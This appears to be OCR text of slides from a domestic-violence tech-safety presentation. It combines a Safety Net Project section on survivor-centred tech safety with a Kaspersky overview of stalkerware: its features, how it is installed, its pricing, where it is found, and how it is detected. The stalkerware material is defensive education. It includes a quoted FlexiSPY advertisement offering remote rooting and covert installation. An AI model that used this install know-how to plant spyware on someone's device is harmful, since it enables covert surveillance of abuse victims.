NATIONAL NETWORK TO END DOMESTIC VIOLENCE


Countering Tech Abuse Together

Rachel Gibson M.S.
Safety Net Project
National Network to End Domestic Violence

Helpful Information

- Language: victim & survivor
- Don't educate abusers/stalkers
- "Devices" as a catch all term
- Share your experience & stories!
- Even techies can be advocates!
- Get consent before taking or posting photos and names


The Safety Net Project



Education & Technical Assistance

- How technology can be **misused**
- Strategies for using technology **safely**
- How survivors can safely **relocate**
- How to keep survivor data **safe and confidential**
- How agencies can **safely and effectively** use technology

The Safety Net Team



Research Says...

What "Tech Safety" Means to Us

- Tech doesn't harm victims.
- Survivors can strategically use tech to decrease isolation & increase support, safety & privacy.
- Offenders are held accountable for misuse.
- Professionals know how to harness tech safely, appropriately, and effectively.

Tech Safety Principle #1

1. **Technology isn't the problem…. Abuse is!**
   - Tech is one tool among many misused by abusers to exert power and control.
   - Tech is also used by survivors to:
     - Enhance and maintain safety
     - Decrease isolation
     - Empower survivors

What Can You Get Rid Of?

- Take 4 minutes and make a list of all the technology you used today.
- Get rid of 3
- Get rid of 2
- How many are you left with?

Tech Safety Principle: #2

2. **Survivors have a right to technology.**
   - Getting rid of technology is not the answer.
   - Limiting tech won't stop abuse.
   - Accountability needs to be on the abuser.
   - Cannot avoid tech; can increase privacy.

Tech Safety Principle: #3

Work with survivors should include tech, and be individual, survivor-driven, & empowering.

- Trust survivors' instincts!
- Tech abuse can heighten fear and trauma.
- Tech abuse is often minimized.
- It can be hard to identify what's happening.
- Our work should educate and empower.

Tech Commonly Misused

Direct Communication:

- Texting, Instant Messaging, Email, Calling

Online Spaces:

- Social Media, Dating Sites

Images:

- Non-consensual Sharing of Photos & Videos


Tech Commonly Misused - Cont.

Surveillance:

- Location Tracking,
- Online Data, Spyware

Daily Living:

- Assistive Tech &
- Internet of Things



Surveillance

Simple  Complex

- Physically looking at device.
- Eavesdropping on conversations, voicemail, messages, email.
- Checking device and account history.
- Using device/app features & settings
- Tracking location

What Does the Survivor Want?

- The misuse to stop
  - Blocking & takedown options
- The person held **accountable**
  - Criminal charges; civil remedies
- To enhance their privacy / safety
  - Device and account settings

Tech Safety Planning

1. Safety
   - Not a check list, but **risk management.**
   - What is “safe” can change quickly.
2. Empowerment
   - Give back some choice, control.
3. Information
   - Give survivors tools and strategies so they can manage their risk and safety.

How can tech help to address the domestic violence issue?

Vyacheslav Zakorzhevsky,
Head of Anti-Malware Research

kaspersky

What is stalkerware?

So-called “stalkerware” is a range of commercial spyware apps often used as a tool for domestic espionage:

- Installed on a device (mostly Android) without the owner’s knowledge or consent
- Stays hidden, operating in the background
- Has access to personal data, such as device location, browser history, SMS messages, social media chats, photos and more
- Shares sensitive information with a third party (stalker) – the operator of this software
- Sometimes advertised as a spying or secret surveillance solution

Features of stalkerware

Stalkerware programs are very different in terms of functionality and their price may vary depending on the number of functions

- GPS tracking
- Monitoring SMSs
- Video and voice recordings
- Stealing phone calls logs
- Accessing social media and messenger apps data
- Reading browser data

Stalkerware

- In most cases, it has to be **manually installed** by a person who has physical access to the device
- Its legal **status remains vague** in most countries
- Can be **easily found on the internet** by typing something like “android spy app”
- Is **supplied as a service** and installers of such apps do not need to care about renting a server or data storage

Malicious spy programs

- Are usually **installed using exploits** or social engineering
- Are **illegal** all around the world
- cannot be easily found on the internet, usually only **found on underground forums**
- Are used by **attackers who have their own servers**


Stalkerware

- Has functionality that allows it **to invade the privacy** of affected users without their consent or knowledge
- **No persistent notifications** or no notifications at all

Parental control

- Imposes a number of restrictions that **give away its presence** on the device
- **Persistent notifications**

How do they advertise themselves?



$24

is the average price per month for using a stalkerware application


How can stalkerware be installed?

Stalkerware services imply that their installers personally know victims, because these commercial spyware apps are manually installed

Downloading
Commercial spyware programs can be downloaded from dedicated landing pages

Installation
Stalkerware urges to enable the installation of applications hosted outside of the official app store and, in some cases, to disable cybersecurity solutions

Easy configuration
Stalkerware installers specify which kind of data must be monitored or stolen, how often this data should be delivered to their devices, and other variables


Want An Easier Way To Install FlexiSPY?
Purchase our Installation Service and let us do the hard work for you!
How it works?
Purchase our Installation Service as part of your FlexiSPY subscription purchase.
Get the iOS or Android device physically in your hand.
Start a live chat with a technician to begin the rooting or jailbreak process.
Sit back and relax as the device is rooted or jailbroken for you.
Once the rooting or jailbreak has been completed the technician will then install FlexiSPY for you.
After FlexiSPY has been installed the technician will log into your online portal and help you set up the software
For Only
$39.99
purchased as additional
ion bundled at checkout
herwise standalone price is
$49.99
If you don't have the time to root an Android device yourself or jailbreak an iOS device but you want a quick and easy way to install FlexiSPY then you need our Installation Service.
Rooting, jailbreaking, FlexiSPY installation and configuration, all taken care of by us.
To get started purchase this service from the FlexiSPY checkout during your purchase.
Or click here to purchase a phone pre-installed with FlexiSPY

Stalkerware and iOS

Stalkerware can be also installed on iOS devices:

- installation on iOS devices is a much longer process;
- iOS stalkerware can also have far less features compared to Android;
- for attackers to perform extended exfiltration activities on iOS devices, the devices need to be jailbroken or stalkerware can be installed through MDM.


>37,000

Kaspersky-only users encountered stalkerware in the first eight months of 2019

Geography

Germany, Italy, United Kingdom, France and Spain are among the most affected by stalkerware countries in Europe

Germany	1 381
Italy	1 031
United Kingdom	757
France	685
Spain	602
Ukraine	378
Poland	282
Netherlands	210
Switzerland	159
Belarus	146



Stalkerware and cybersecurity solutions

Even though stalkerware is considered legal in some countries and is not identified as malware, many cybersecurity products detect it and alert users about it.

They often refer to it as a “potentially unwanted application”, a class of threats users should not ignore.

What are the industry's challenges in dealing with stalkerware?

